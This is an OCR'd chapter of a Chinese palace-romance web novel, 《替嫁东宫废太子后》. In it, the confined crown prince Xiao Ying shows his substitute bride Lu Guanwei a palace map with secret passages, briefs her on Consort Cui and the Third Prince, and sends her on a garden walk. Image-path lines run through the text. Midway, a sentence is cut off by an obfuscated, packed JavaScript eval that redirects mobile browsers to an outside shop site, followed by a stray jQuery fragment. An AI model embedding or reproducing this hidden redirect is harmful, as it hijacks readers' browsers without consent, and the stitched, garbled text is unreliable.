14. 第十四章 陛下

作品:《替嫁东宫废太子后

    次日,晨光熹微。


    陆观微和萧映皆不是贪睡之人,二人一前一后醒来,一同在前殿吃了早饭。


    正值新婚,陆观微今日着了一件桃粉色的齐胸襦裙,外边罩着一件柔粉的轻纱外衫。


    乌黑的秀发被绾成复杂的环髻,赤金珠花点缀其中,衬得她分外肤白。


    “一会可有事忙碌?”


    前来收拾碗筷的小太监懂事地将正门合拢,一时,偌大的寝殿之中又仅余下这对新婚夫妇。


    陆观微闻言,轻轻摇了摇头。


    她初来嫁到,人生地不熟的,能做什么呢。


    “嗯,我猜也是。”


    萧映眉眼含笑,“既然如此,我来与你讲讲这宫中布局,免得到时候你迷路了,我还要派人去把你捞回来。”


    不等陆观微回答,他便徐徐站起身来,径直走到了一座书架前。细长的手指划过不少厚重的书脊,停在了一个不起眼的角落里。


    那是一张薄且宽长的纸,色泽被岁月蹉跎得近乎昏黄,好在上边的笔墨保存得完好无损,线条依旧清晰可见。


    萧映将它摊开在面前的案几上,用一方白玉镇纸压住。


    陆观微凑过去,一瞧——


    一张堪称完美的皇宫舆图。大到各宫,小到暗道,具是一比一缩小复原到了这张纸上。


    陆观微心生惊讶,她动了动唇,抬眼直直看向萧映。


    “如你所见。”


    萧映仿佛预料到了陆观微的意外,他勾起唇角,轻轻笑了笑。


    “这是一张不算成熟的舆图,是我十五岁时画下的,可能和如今的皇宫有所区别。不过……”


    他顿了顿,指尖沿着舆图绕了半圈,最后停在了“东宫”。


    暗道的其中一条,便连着东宫。“我可以向你保证,暗道还是和之前一模一样。”


    “……暗、暗道?”


    陆观微咽了咽口水,压低了声音,一双杏眼瞪得圆滚滚的。


    对于皇宫有暗道一事,她接受尚可。


    燕侯府都有的东西,偌大的皇宫怎么会没有呢?


    只是她没想到萧映会那么早挑明。


    “嗯。这还是先帝…啊,应该说是我那个不争气的堂兄留下来的。当年战败,他试图从这里逃走,没想到被父皇来了一个瓮中捉鳖,直接堵在了暗道门口,不费吹灰之力就将他拿下……”


    他说得云淡风轻,“要是哪日你想溜出宫玩,可别走左侧那扇门,那里流过很多血,冤魂甚多。你一个姑娘家的,不太安全。”


    陆观微深深吸了一口气,才笑着点头:“好,我知道了。”


    她日后一定不会去那个暗道的。


    绝对。


    得到了满意的答复,萧映颔首,又指向其他地方,切入了正题。


    简单和陆观微讲述了各宫情况,萧映的视线随意一扫,好巧不巧,落在了“瑶华宫”三个大字上。


    此刻,太阳已经升起,高高挂在空中。金灿灿的日光透过琉璃窗照进里殿。


    萧映身着一袭淡绯色的圆领袍衫,桃花眼微微弯着,笑意却不达眼底。


    也只是一瞬。


    眨眼间,他便敛去了周身冰凉的戾气。


    快到陆观微都没有及时察觉。


    “瑶华宫里住着的是崔贵妃,你的…不,应该是我们的姐夫,燕侯世子崔晏的亲姑姑。”


    陆观微前世被崔晏带进宫赴宴时,曾去瑶华宫拜见过崔贵妃,仅仅一面。在她的记忆里,崔贵妃模样雍容华贵、风姿绰约,脾气也是温温柔柔的,叫人说不出一句重话。


    “崔贵妃为人低调安静,不喜与旁的妃嫔争执。母后过世后,便一直是她执掌凤印,管理六宫。”


    听上去和陆观微印象里的大差不差。


    “对了,她也是三皇子萧旸的生母。”


    说出这句话时,萧映蓦地停住,眼神颇为暧昧地瞥了一眼陆观微,笑意浅浅。


    陆观微被他盯得后背发毛。“怎么了?”


    她不记得她和三皇子有什么…过节或者更密切的联系。


    等等…好像上辈子,崔晏以燕侯名义辅佐的,就是三皇子。


    “萧旸便是那日害你中药之人。”


    萧映眸底的笑意更深。


    “不过你且安心。正如我派梓苓姑姑送来的那张纸条上写得那般,他已经受到了相应的处罚,暂时闹不起太大的风浪。”


    原来如此。


    陆观微挑了挑眉,没有多言。“父皇的孩子并不算多,一共九个子女。除了我和今年快要及冠的萧旸,余下年纪最大的也就十二岁。”


    怪不得前世与萧映争夺皇权的只有三皇子一人。


    二者年纪相仿,后者更有燕侯府这样的母家支撑。


    而萧映身边则空无一人。


    他的追随者,早就在谋反一案后被清算干净了。


    “萧旸与他母妃崔贵妃不同,他自幼性子张扬,虽不至于跋扈,但在六宫之中却无人敢管束。你日后若是碰到了他,不必理会,掉头就走便好。”


    萧映贴心地提醒。


    陆观微诧然问道:“碰见?莫不成我可以在宫中随意走动么?”


    萧映咳嗽了一声:“随意说不上。父皇勒令我不许出东宫不假,可与陆家这桩婚事是他与母后多年前亲口许诺的。看在陆尚书和杜老太君的几分薄面,只要不做忤逆他逆鳞的事情,他断不会对你过于苛刻。”


    陆观微试探道:“那…我和姐姐换亲一事被察觉到了呢?”


    她和陆知旖作为女眷鲜少入宫,能记住她们二人面容,分清楚谁是谁的仅有零星几人,这才使得替嫁进行得十分顺利。


    可皇帝认得她们二人。


    亦或者说,他不认识陆观微,但很清楚陆知旖是什么模样。


    萧映沉思了片刻。


    “此事我自会与他解释。更何况,你本来就是错嫁给我的,不是么?”


    他眉眼弯弯,笑得狡黠。


    此话一出,算是给陆观微吃了一颗定心丸。她不懂这对父子的关系。


    有时觉得他们像一对巴不得对早日归西的仇人。


    有时又觉得他们好像只是一对因各种误会而心生隔阂的君臣。


    若想彻底走出东宫,站在朝堂之上,那必须得从皇帝这条线入手。


    等萧映向陆观微讲完宫中各项事宜和各宫里的妃子、皇子以及公主后,临近午时。


    小太监宝全“笃笃笃”地敲了三声殿门,得到许可,才端着汤药,领着若吟一同进入里殿。“殿下,到您喝药的时间了。”


    他将木盘举至额前,垂眉敛目,姿态恭顺,好似没有发现自家主子的妻子已经换了一个人。


    “你来得正好。”


    萧映回头,背过手,看向宝全,吩咐道:“今日天气甚佳,你带陆三娘子和她的婢女一起在宫中转转罢。”


    说完,他对陆观;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17365539|199821||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    微温柔一笑,“宝全是我的心腹,母后还在的时他就跟着我了。你哪日有事,若寻不到我,问他也可。”


    陆观微心里有疑。


    这萧映被囚禁在东宫里,还不如自己自由,又怎会寻不到他?


    可她面上不显,而是笑着应了下来。


    既然他是这东宫的主人,那他说如何,她便这般做罢。


    于是,她便和若吟一起,跟在宝全身后,出了东宫。


    宝全也是一个和善的,他一路都在为陆观微详细介绍着宫里的布局。


    陆观微一边与他说着话,一边默默将一些偏僻的小径记在脑海里。


    “娘子您瞧,那些花儿好生漂亮!做成鲜花饼一定好吃!”


    若吟忽而笑着指向前方。


    他们步行至御花园,花香扑鼻,满眼锦簇。


    陆观微顺着她的视线望去——


    “那是夹竹桃,有毒的。”


    若吟本想伸去将花采下一朵的手,硬生生地顿住了。


    陆观微忍俊不禁,就连宝全也无奈地勾起唇角。


    三人在御花园里逛了一圈。陆观微正想问起过几日的端午节,东宫有何打算,不远处却传来一阵细碎的、刻意压低了的争执声。


    宝全和若吟自然也听见了。


    他们蓦地顿住脚步,故作不经意地瞥向那声音源头。


    竟然是崔晏!


